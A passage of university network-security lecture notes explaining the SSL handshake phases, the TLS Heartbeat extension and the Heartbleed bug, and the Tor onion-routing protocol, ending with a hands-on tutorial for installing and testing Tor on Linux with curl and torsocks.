- **Phase 1** handshaking, initiated by the client, is used to establish the security capabilities present at the two ends of a connection. The client sends to the server a `client_hello message` with the following parameters:

  – `Version` (the highest SSL version understood by the client)

  - `Random` (a 32-bit timestamp and a 28-byte random field that together serve as `nonces` during key exchange to prevent replay attacks)

  - `Session ID` (a variable length session identifier);

  - `Cipher Suite` (a list of cryptographic algorithms supported by the client, in decreasing order of preference); and

  - `Compression Method` (a list of compression methods the client supports).

- The server responds with its `server_hello message` that has a similar set of parameters. Server's response, as you'd expect, includes the specific algorithms selected by the server from the client's lists for compression, authentication, and encryption.

- The `Cipher Suite` parameter in the `server hello message` consists of two elements. The first element declares the `key exchange method` selected. (The choice is between `RSA`, three different types of `Diffie-Hellman`, etc.) The second element of the `Cipher Suite` parameter is called `CipherSpec`; it has a number of fields that indicate the authentication algorithm selected, the length of MAC, the encryption algorithm, etc.

- **Phase 2** handshaking is initiated by the server by sending the server certificate to the client. The server sends to the client the

message labeled `certificate` containing its one or more certificates for the validation of the server public key. [From the perspective of a user who wants his browser to upload his credit-card information to a website like `www.amazon.com`, this is probably the most critical part of the the handshake between the browser and the server at Amazon. Your browser must make sure that the server at the other end is the real thing and not someone else masquerading as Amazon. The browser establishes its trust in the server by validating the certificate downloaded from the Amazon server. See Section 13.8 of Lecture 13 regarding the integrity of such certificates.] This could be followed by a `server_key_exchange` message, and a `certificate_request` message if the server also wants to validate the client. The `server_key_exchange` message could, for example, consist of the global Diffie-Hellman values (a prime number and a primitive root of that number) and the server's Diffie-Hellman public key. **Phase 2** handshaking ends when the server sends the client a `server_hello_done` message.

- **Phase 3** handshaking is initiating by the client by sending to the server the client's certificate (but only if the server made a request for such a certificate in Phase 2). [In most routine applications of SSL, the client will NOT send a certificate to the server. As mentioned above, if are ordering stuff from a website like `www.amazon.com`, your browser has a need to authenticate the server and therefore needs the server's certificate. But the server has no real need to authenticate the client. In a business transaction when you are, say, ordering stuff, the server will authenticate you by, say, seeking validation for your credit-card number.] This is the message labeled `certificate` in Figure 13. Next, the client sends to the server a mandatory `client_key_exchange` message that could, for example, consist of a secret session key encrypted with the server's public key. This phase ends when the client sends to the server

a `certificate_verify` message to provide a verification of its certificates if they are signed by a certificate authority.

- **Phase 4** handshaking completes the setting up of a secure connection between the client and the server. The client sends to the server a `change_cipher_spec` message indicating that it is copying the pending CipherSpec into the current CipherSpec. (See Phase 1 handshaking for CipherSpec.) Next, the client sends to the server the `finished` message. As shown in Figure 13, the server does the same vis-a-vis the client.

- The `change_cipher_spec` message format must correspond to the **Change Cipher Spec Protocol**. This protocol says that the message must consist of a single byte with a value of 1 indicating the change.

- The last of the SSL protocols, **Alert Protocol**, is used to convey SSL-related alerts to the peer entity.




Figure 13: *The four phases of the SSL Handshake protocol*
(This figure is from Lecture 20 of "Computer and Network Security" by Avi Kak)

20.4.4: The Heartbeat Extension to the SSL/TLS Protocol (RFC 6520)

- As mentioned earlier in Section 20.4.1, the SSL/TLS protocol has the notion of a connection and a session. Whereas a connection takes care of transferring data from one endpoint to the other, a session allows for multiple connections so that data can be exchanged back and forth between two endpoints.

- However, what a session does not allow for is to keep a session alive in anticipation of upcoming data exchanges between the two endpoints. That is, as soon as the data exchange between two endpoints terminates, the session will also terminate.

- Since there is significant overhead associated with the negotiation of the security parameters for establishing a secure session, some applications may require that once the security parameters have been agreed upon through the SSL/TLS Handshake protocol, they should continue to hold good even through lulls in data exchange between the two endpoints. So the question is how does one do that? How does either of the endpoints distinguish between a temporary lull in the data exchange and the final termination of a secure connection? These questions are answered by the SSL/TLS Heartbeat Extension Protocol as described in RFC 6520.

- The Heartbeat Extension Protocol sits on top of the SSL/TLS Record Protocol we presented in Section 20.4.2.

- Central to the Heartbeat Extension Protocol are two messages, `HeartbeatRequest` and `HeartbeatResponse`. When one endpoint sends a `HeartbeatRequest` message to the other endpoint, the former expects a `HeartbeatResponse` from the latter. A `HeartbeatRequest` message may arrive at any time during the lifetime of a session.

- When one endpoint sends a `HeartbeatRequest` message to the other endpoints, the former also starts what is known as the *retransmit timer*. During the time interval of the retransmit timer, the sending endpoint will not send another `HeartbeatRequest` message. An SSL/TLS session is considered to have terminated in the absence of a `HeartbeatResponse` packet within a time interval.

- The Heartbeat Extension protocol also includes "Heartbeat Hello Extension" that an endpoint can use to inform the other endpoint whether its implementation supports Heartbeats. In addition to declaring its support for Heartbeats, an endpoint can also indicate whether it is only willing to send `HeartbeatRequest` messages, or only willing to accept `HeartbeatResponse` messages, or both.

- As a protection against a replay attack, a `HeartbeatRequest` packet

must include a payload that must be returned without change by the receiver in its `HeartbeatResponse` packet. The payload is allowed to be arbitrary (and could potentially be a random sequence of bytes). More precisely, the Heartbeat protocol specifies that a request packet include values for the following two fields: an arbitrary payload and an integer that specifies the length of the payload. The protocol also specifies that the payload must be followed by padding (again an arbitrary sequence of bytes) whose length must be at least 16 bytes. The padding bytes are ignored by the receiving endpoint.

- The protocol specification for a Heartbeat message is:

```
struct {
      HeartbeatMessageType type;
      uint16 payload_length;
      opaque payload[HeartbeatMessage.payload_length];
      opaque padding[padding_length];
} HeartbeatMessage;
```

where the first field, of size one byte, specifies whether it is a `HeartbeatRequest` message or a `HeartbeatResponse` message. In an implementation, the second field, `payload_length`, would be represented by two bytes. What that implies is that the maximum size of the payload is 2^{16}. The protocol, however, limits the payload to 2^{14} bytes. As already mentioned, the padding is at least 16 bytes in length. [The now well-known Heartbleed bug in OpenSSL, discovered on April 7, 2014, was caused by the fact that the receiver of a HeartbeatRequest packet did not check that the size of the payload in the packet actually equaled the value given by the sender to the `payload_length` field in the request packet. This gave the sender the freedom to use the largest possible value of 16 bytes to `payload_length`

while placing virtually no content in the actual `payload` field. For preparting the response packet, this would cause the receiver to allocate memory on the basis of the sender's value for the `payload_length` field. This memory would then be filled with 2^{16} bytes of content starting with what was at the memory address of where the payload received from the sender was stored. Consequently, the actual payload returned by the sender could potentially include objects in the memory that had nothing to do with the received payload. It would be possible for these objects to be private keys, passwords, and such.]

20.5: THE Tor PROTOCOL FOR ANONYMIZED ROUTING

- The Tor protocol for anonymized routing is described in the paper "Tor: The Second-Generation Onion Router" by Roger Dingledine, Nick Mathewson, and Paul Syverson that was presented at the 13^{th} Usenix Security Symposium in 2004.

- Tor's genesis lies in the "onion routing" research that was funded by several US Government organizations starting in 1995. The basic motivation for this research was to figure out a way to set up internet communications so that an adversary snooping on the enroute packet traffic would not be able to analyze the packet headers for the purpose of finding out who was talking to whom. Gleaning information regarding the original source of the packets and their ultimate destination is referred to as the **traffic analysis attack**. [As you already know, even when protocols based on TLS are used for establishing encrypted communication channels for the transfer of information between the web browsers and the web servers, **the packet headers are always in clear text.** Even a protocol like IPSec, or the higher level protocols like VPN that are based on IPSec, do NOT safeguard you against traffic analysis attacks since the packet headers containing the source and the destination IP addresses are visible to all, especially so to the packet sniffers at the point of origination. And that

is true even when IPSec is used in the Tunnel Mode — a packet sniffer at any point before the packets get to the encapsulator used for the Tunnel Mode would know both the source and the destination of the packets.]

- Tor is open-source and available to all from `http://www.torproject.org`

- Although originally an acronym standing for "The Onion Router," "Tor" is now used as a name unto itself.

- It is believed that the folks who like to use BitTorrent to download media content generate a significant fraction of the Tor traffic. However, Tor is also popular with folks in countries where the free flow of information is restricted and with folks who want to "leak" information anonymously. Tor is also popular for something that the internet has become such a common ground for: **anonymous defamation**. [IMPORTANT: If you are using Tor for BitTorrent downloads, you owe it to yourself to read the INRIA report "One Bad Apple Spoils the Bunch" by Stevens Le Blond, Pere Manils, Abdelberi Chaabane, Mohamed Ali Kaafar, Claude Castelluccia, Arnaud Legout, and Walid Dabbous. These authors were able to reveal the source IP addresses of 10,000 users of Tor engaged in BitTorrent downloads through the data collected from six Tor exit nodes over a period of 23 days.]

- As the reader will see from the description that follows, what makes the Tor protocol work is a very clever interplay between the RSA public-key cryptography and the DH (Diffie-Hellman)

public-key cryptography. [The more recent versions of Tor use ECDH (Elliptic Curve Diffie Hellman) that is presented in Lecture 14.]

- The Tor protocol is based on the twin notions of Onion Proxies (OP) and Onion Routers (OR). A user's OP first queries a Tor directory for the IP addresses of the ORs in the Tor overlay. [The notion of an *overlay network* will become clearer in Lecture 25.] The user then selects a subset of these ORs, commonly just 3, for constructing a path to the destination resource. [As for the word "onion" in the acronyms OP and OR, it is meant to be evocative of the layers of encryption placed on the Tor messages such that, except for the user's OP, the routing knowledge at any single node on a path through the Tor overlay is limited to exactly two nodes, the immediately preceding node on the path and the immediately following node.] Figure 14 illustrates the notion of a user's OP having selected the subset $\{B,\ C,\ D\}$ of ORs for a path to the intended destination. [Note that all the ORs together constitute a fully-connected overlay, meaning that every OR can talk directly to every other OR if so needed.]

- There are two other notions that are important to understanding Tor: **circuits** and **streams**. A user's OP constructs a path through the Tor overlay. *This path constitutes a circuit.* Subsequently, the two parties at the two end of a circuit may use it for an arbitrary number of TCP streams.

- To see how a user's OP constructs a path through the Tor overlay in a way that each node on the path has only local knowledge con-





Figure 14: *B, C, and D are the ORs selected by user A for a path to the destination E.* (*This figure is from Lecture 20 of "Computer and Network Security" by Avi Kak*)


cerning the overall path, you need to understand the control and the data bearing messages that are specified by the Tor protocol.

- In the specification itself, as described in the paper by Dingledine et al., a message that is exchanged between an OP and an OR or between two ORs is called a cell. We'll refer to these messages by a more descriptive name torpacket.

- There are two types of torpackets: control torpackets and relay torpackets. Each torpacket consists of 512 bytes. Shown below is the structure of a control torpacket:



and shown below the structure of a relay torpacket:



The meanings to be associated with the various fields shown above should become clear from the discussion that follows re-

garding the different kinds of control and relay torpackets. As you will see, a control torpacket can be of the following kinds: `create`, `created`, `destroy`, and `padding`. Similarly, a relay torpacket can be of the following kinds: `relay extend`, `relay extended`, `relay truncate`, etc. [As one might guess, the role of a *control* torpacket is to alter the relationship between the sender node and the next node on the path that receives such a packet. But what about a *relay* torpacket? As paths are constructed (and torn down) incrementally by a user's OP, while the first link of the path can be constructed directly by the OP using a control torpacket, any extensions to the path are going to require that the commands for doing so be *relayed* to the currently last node on the path. Hence the need for *relay* torpackets. The discussion that follows makes this point clearer.]

- Initially, the *control* and the *relay* torpackets work together to create an end-to-end path (meaning a circuit) in the Tor overlay in such a way that each interior node on the path has only local knowledge of the path. While the basic purpose of a *relay* torpacket is to carry the data that is exchanged between the two endpoints, that can only be done after a path is fully constructed. During the process of path construction, the data carried by *relay* torpackets is for the purpose of extending the path beyond the current termination point. Such *relay* torpackets generate *contol* torpackets at the current terminal node on the path for extending the path.

- The first field in each control torpacket, circID, is a 2-byte integer circuit identifier. As you will see, a circuit identifier is unique to

each hop in a circuit — despite the fact that the circuit abstraction applies to entire end-to-end path.

- The second field, CMD, in a *control torpacket* is a one-byte integer representation of a command. A control torpacket may contain the following different commands:

  create : sent by an OP or OR to another OR to extend the path to the next node

  created : when an OR successfully extends the path to the next node in response to a *create* command from the previous node on a path, it sends back a *created* message to the previous node.

  destroy : sent by a node to another node to teardown the path

  padding : used for "keepalive" when a timeout might shut down a circuit otherwise

- The 1-byte command field (CMD) in the header of a *relay torpacket* can be used to create following kinds of such packets:

  relay extend : to extend the circuit by one hop

relay extended : to notify that *relay extend* was successful

relay truncate : to drop the last the OR on the path

relay truncated : to notify that *relay truncate* was successful

relay begin : to open a new stream

relay connected : to notify the OP that a stream was successfully opened

relay end : to close a previously opened stream

relay data : for transmission of data in stream

relay sendme : used for congestion control

relay teardown : used to close a broken stream

- What follows is a description of how a user's OP uses the control torpackets to create an end-to-end circuit incrementally, one hop at a time, in the Tor overlay. This explanation assumes that every OR node has a public RSA key that it makes available to the user's OP. These public keys will be static. So any communication sent to an OR that is encrypted with its RSA public key can only be understood by that OR. The explanation that follows

also includes another type of a public key — the Diffie-Hellman (DH) public key. Since these keys are not truly public (they are not even static), we will refer to them as the Y keys in order to remain consistent with the explanation of DH in Section 13.5 of Lecture 13. The DH Y keys are created on the fly between the user's OP and each of the ORs on the path chosen by the user. The purpose of the DH Y keys is that when the user's OP wants to send a message to a designated OR on the path, it is encrypted with the session key derived from the OP's DH Y key and that OR's DH Y key. [As a side note, AES is used for the symmetric-key encryption with such session keys.] So here we go:

- The user's OP sends a *create* control torpacket to the first node in the path chosen by the user. In Figure 14, this would be a *create* control torpacket from A to B. A's OP sets the CircID field of this torpacket to a new value, $circID_{AB}$, that was not previously used. The DATA field of this packet contains A's DH Y key $Y_{A \rightarrow B}$ that is encrypted with B's RSA public key.

- B responds back to A with the *created* control torpacket. The DATA field of this torpacket contains B's DH Y key $Y_{B \rightarrow A}$. Now both A and B can calculate the secret session key K_{AB} for their link as described in Section 13.5 of Lecture 13. [Note that all communications between any pair of nodes in the *underlying* network takes place using the TSL/SSL protocol for confidentiality. So the public DH Y key being sent by B back to A would not be visible to a packet sniffer. The RSA

public/private keys used specifically in the transmission of the control and relay torpackets are not to be confused with the RSA public/private keys that may be needed for routine but encrypted communications between any pair of nodes in the underlying network.]

– At this point we have a circuit with just one link in it. Since a circuit of any length is a legitimate circuit, the nodes A and B can now start exchanging relay torpackets, all using the identifier $circID_{AB}$ for the circID field. In order to extend the circult, A sends B a relay torpacket with the *relay extend* command. The DATA field of this *relay extend* torpacket includes a DH Y key $Y_{A\rightarrow C}$ that is meant specifically for the new terminal node on the path, that is, for the node C in Figure 14, and the identity of the new node. In order to make sure that the key $Y_{A\rightarrow C}$ is not seen by node B, it is encrypted with C's RSA public key. As you would expect, the DATA field in the *relay extend* torpacket from A to B is encrypted with the session key K_{AB}.

– When B receives the *relay extend* torpacket from A, it knows that it is the current endpoint on the path. So it generates a *control* torpacket whose DATA field contains A's DH Y key $Y_{A\rightarrow C}$ that was meant specifically for node C and that was encrypted with C's RSA public key. This DATA field is encrypted with C's RSA public key. The *control* torpacket sent by B to C uses a new randomly generated number for the circID field, $circID_{BC}$. This becomes the identifier for the segment of the circuit between the nodes B and C. There is

no need for A to know this identifier. In other words, only the node B knows both $circID_{AB}$ and $circID_{BC}$. This fact plays an important role in ensuring that each node on the path has only the local knowledge of the path.

– Node C responds back to B with a *created* control torpacket. The DATA field of this torpacket contains C's DH Y key $Y_{C \rightarrow A}$ meant for A. Node B sends this acknowledgment back to A using the *relay extended* torpacket, with its DATA field containing the key $Y_{C \rightarrow A}$. Now both A and C can calculate the secret session key K_{AC} for any messages that A may want to send to C (through B of course) that B is not allowed to see.

– The path may be extended in the same manner to the node D shown in Figure 14 by using a combination of control and relay torpackets.

- In constructing an end-to-end circuit in the manner described above, there was never a need for using A's public RSA key. In that sense, the user A remains anonymous to all the ORs in the circuit. By the same token, B will remain anonymous to D and so on. But all the ORs in a circuit are known to the user A (not surprising, since A chose them for the circuit).

- After an end-to-end circuit is created in this manner, the user A

can start pushing data into the circuit that is meant for the final destination E shown in Figure 14. However, before placing this data on the wire, A sends a *relay begin* torpacket to B, from where it is forwarded to the next node on the circuit, and so on, thus creating an end-to-end stream between A and E. The user A is allowed to create an arbitrary number of streams and they can all share the same circuit. While the different TCP streams will have different streamID values in the relay torpackets that carry the stream data, they will have the same value for the circID field (even though the value of this circID field will change from hop to hop in a circuit).

- Assuming the $A \rightarrow B \rightarrow C \rightarrow D$ path in the Tor overlay as shown in Figure 14, the stream data that the user A places on the wire is encrypted with the K_{AD} session key, followed by its encryption with K_{AC} session key, followed by its encryption by K_{AB} session key. [Hence the analogy with the onion.] As these stream data bearing *relay data* torpackets are received by B from A, the node B uses the session key K_{AB} to decrypt the top layer of encryption and forward the stream to the next code, node C, in the circuit. This process continues until the stream data reaches the final node D, from where it goes via the normal TCP transmission to the application running at the destination E.

- Here are the two most important questions that give people much anxiety when contemplating using Tor for accessing a web resource: **(1) Can the exit node operator see the source**

IP address, meaning the IP address of node A in our example? And (2) Can the exit node operator see the data payload of the source packet? The answer to the second question is easy: If node A is trying to reach an HTTPS web site, that implies end-to-end encryption of the payload in the packets. In that case, the exit node operator obviously cannot peer inside the packets that A is sending out.

- But what about the first question raised above? That is, can the exit node operator see the source IP address? **In principle, that should not be possible.** The Tor logic that keeps A's IP address shielded from the exit node D is the same as the logic that keeps B's IP address shielded from D. The packets that go out from D to the web server at E should only bear D's IP address in the source fields. When D receives replies to those packets from the web server, it simply forwards them back to C.

- Nonetheless, one should note that Le Blond et al. were able to successfully reveal the source IP addresses of 10,000 hosts that used Tor for BitTorrent downloads during a period of 23 days in 2011. (This report was cited at the start of this section.) So the question is how did Le Blond et al. manage to accomplish their feat despite the anonymity guarantees built into the Tor protocol.

- The attack by Le Blond et al. took advantage of the peculiarities of the BitTorrent protocol. Being a P2P protocol (See Lecture

25 for BitTorrent), a BitTorrent client must somehow acquire a list of the peers that are the keepers of the media content that the client wishes to download and then, subsequently, join the peers. BitTorrent gives a client three different ways to discover the peers: (1) By contacting a centralized tracker that keeps a list of all the peers currently in possession of the media content of interest to the client; (2) by contacting a DHT based tracker in accordance with the explanation in Section 25.10 of Lecture 25; and (3) through the ancillary protocol PEX as also explained in Section 25.10 of Lecture 25. [When a BitTorrent client contacts a tracker through Tor, the IP address of the client is protected since what the tracker sees is the IP address of the Tor exit node.] The Le Blond et al. attack exploited the first two methods for peer discovery. In both these methods, as things work at the moment, the peer list of IP addresses that is received by a client is without encryption. Since this list consists of the other users of BitTorrent, by simply monitoring an exit node, it is possible to figure out the identities of the BitTorrent users.

20.5.1: Using Tor in Linux

- The Tor project, `https://www.torproject.org`, makes is very easy to use Tor in Linux — at least when it comes to becoming familiar with it initially. The goal of this section is to help you download the packages you need for experimenting with Tor.

- Use the `apt-get` command or your Synaptics Package Manager to download the "tor" package. This will cause the following three packages to be downloaded into your Ubuntu machine [`'sudo apt-get install tor'` installs all three packages listed below]:

  1. tor
  2. tor-geoipdb
  3. torsocks

  This download action will also install a Tor SOCKS proxy server in your machine. By default, the port assigned to this proxy server is 9050. It is this proxy server that will act as OP (Onion Proxy) in your machine. You interact with the Tor SOCKS proxy with the shellscript `torsocks` that is installed at `/usr/bin/torsocks`. Take a look at this shell script before proceeding further.

- The database file `tor-geoipdb` that is mentioned above contains the mapping from IP address prefixes to different countries.

- Now also download the `curl` package through your Synaptic Package Manager. Although `curl` is NOT needed for Tor to work, nonetheless it makes it easier to demonstrate the magic of Tor with regard to anonymized routing. As I will show later you can also use `wget` for this purpose if that's what you'd rather prefer. [Think of `curl` as "Connect-with-URL". Curl lets you use the command line for downloading web pages and more. More generally, `curl` uses the URL syntax to transfer data under the following protocols: DICT, FILE, FTP, FTPS, GOPHER, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMTP, SMTPS, TELNET and TFTP. Additionally, `curl` supports SSL certificates and can upload data with HTTP POST, HTTP PUT, FTP uploading, HTTP form based upload, etc. Curl also understands proxies, cookies, user+password authentication etc.] Here is how I can use `curl` to download my homepage at Purdue and see the contents of my page in the terminal window:

```
curl https://engineering.purdue.edu/kak/
```

- With all the packages downloaded, you now need to customize the Tor config file that is located at `/etc/tor/torrc`. This file is going to require a password hash for the password you plan to use in order to limit access to your Tor SOCKS proxy running on your machine. So before bringing up the config file in your text editor, do the following:

```
tor --hash-password your_password
```

This will return a hash value like

'16:073B3DDAD20FF5CF6024AF0B135E3F4F1A6032A97B2A61B9D92E2EFCF6'.

- You are now ready to make changes to the config file. For this step, I'd invoke my Emacs editor with the following command

```
sudo emacs -nw /etc/tor/torrc
```

  For config file customization, I uncommented the following lines:

```
Log debug file /var/log/tor/debug.log
ControlPort 9051
HashedControlPassword xxxxxxxxxxxxxxxxx
```

  where xxxxxxxxxxxxxxxxx is the password hash you created previously.

- Now restart `tor` using the command

```
sudo /etc/init.d/tor restart
```

- In order to verify that everything is working fine, execute the following command

```
sudo echo -e 'AUTHENTICATE "your_password"\r\nsignal NEWNYM\r\nQUIT'| nc 127.0.0.1 9051
```

  where your password must be withing double quotes as shown. It is the same password for which you generated a hash previously. If your install of Tor and its customization worked, you will see the following output returned by the above command:

```
250 OK
250 OK
250 closing connection
```

You can also verify that the `tor` client is working on your machine by executing '`ps ax | grep tor`'. In the jumble of entries that this command will elicit, you should be able to see something like:

```
/usr/bin/tor --defaults-torrc /usr/share/tor/tor-service-defaults-torrc -f /etc/tor/torrc --RunAsDaemon 0
```

- If everything so far has checked out okay, you are ready to do some experiments in anonymized routing with Tor. Let's first find what your network-facing IP address is without Tor. You can obviously figure that out by entering a string like "what is my ip address" in the search window of a website like `http://whatismyipaddress.com/` . However, in our case, let's do the same through the command line by

  ```
  curl https://api.ipify.org
  ```

  which in my case returns the address 128.210.106.81, which is the network address of Purdue PAL3 WiFi network. [The advantage of using `https://api.ipify.org` for this experiment is that this website returns just what it believes is your IP address. If, suppose, you try a command like `curl 'http://www.ip2location.com/demo'` you'll end up with the IP address you are looking for buried in a web page with advertisements and so on.] As mentioned earlier in this section, you can also use `wget` to see the same output that you get with `curl` provided you are either in `sh` or `bash` shells by using the command:

  ```
  wget -O - 2>/dev/null https://api.ipify.org
  ```

  where '`-O -`' option asks `wget` to write its output to the terminal window. Without this option, `wget` will write its output to a file

of the same name as at the destination. [Note that without the stream redirect '2>/dev/null', wget will also show in the terminal window a lot of information related to the connection made with the destination that you don't need to see for our current demonstration.]

- Let's now run the same command with the help of our `tor` client through the Tor SOCKS proxy running at port 9050 by:

```
torsocks curl https://api.ipify.org
```

  we get the following IP address 217.115.10.131. If you enter this IP address in the search window of, say, `http://whatismyipaddress.com/`, you can see that this IP address belongs to a host in Germany.

- The shellscript `torsocks` in the call shown above causes the `tor` client in your Ubuntu machine at `/usr/bin/tor` to reach out to a special Tor server known as a Directory Authority for a list of ORs, now more generally referred to as Tor relays. [In the next section, I'll have more to say about how the Tor client `/usr/bin/tor` running in your machine knows about all the Directory Authorities.] From the list of the relays returned by the Directory Authority, your Tor client constructs a circuit, which typically involves three relays, to the destination IP address. In the example shown above, the destination is the web server at `ttps://api.ipify.org`. [Tor makes a distinction between *non-exit relays* and the *exit relays*. An exit relay is simply a relay that is configured to act as an exit point for the Tor traffic.] Note that the main job of the Tor client `/usr/bin/tor` is to construct a circuit through the list of relays supplied by one

of the Directory Authorities.

- **What that implies is that the IP address returned by `https://api.ipify.org` must be that of the exit node in the Tor circuit.** So, as far as the `https://api.ipify.org` website is concerned, it received the query for the IP address from the Tor exit node at 217.115.10.131 in Germany (and NOT from a host in the Purdue domain). **This is obviously an example of anonymized routing in the internet.**

- By the way, you can always get your Tor client `/usr/bin/tor` to construct a new circuit through the network of Tor relays by executing

```
sudo echo -e 'AUTHENTICATE "your_password"\r\nsignal NEWNYM\r\nQUIT'| nc 127.0.0.1 9051
```

  Try it out and then then run the previous experiment again. This time you'll get a different exit node for the Tor circuit.

- If after constructing a Tor circuit, I want to download my own home page through the circuit, I'd call

```
torsocks curl 'https://engineering.purdue.edu/kak/'
```

  Now Purdue ECN folks will think that my homepage was being downloaded by a remote site, possibly in some other country.

- Finally, for some additional notes regarding Tor, you can install the `torouter` package if you want your install of Tor to act as a Tor relay. If you want to manually do what the above package accomplishes for you, see the web page

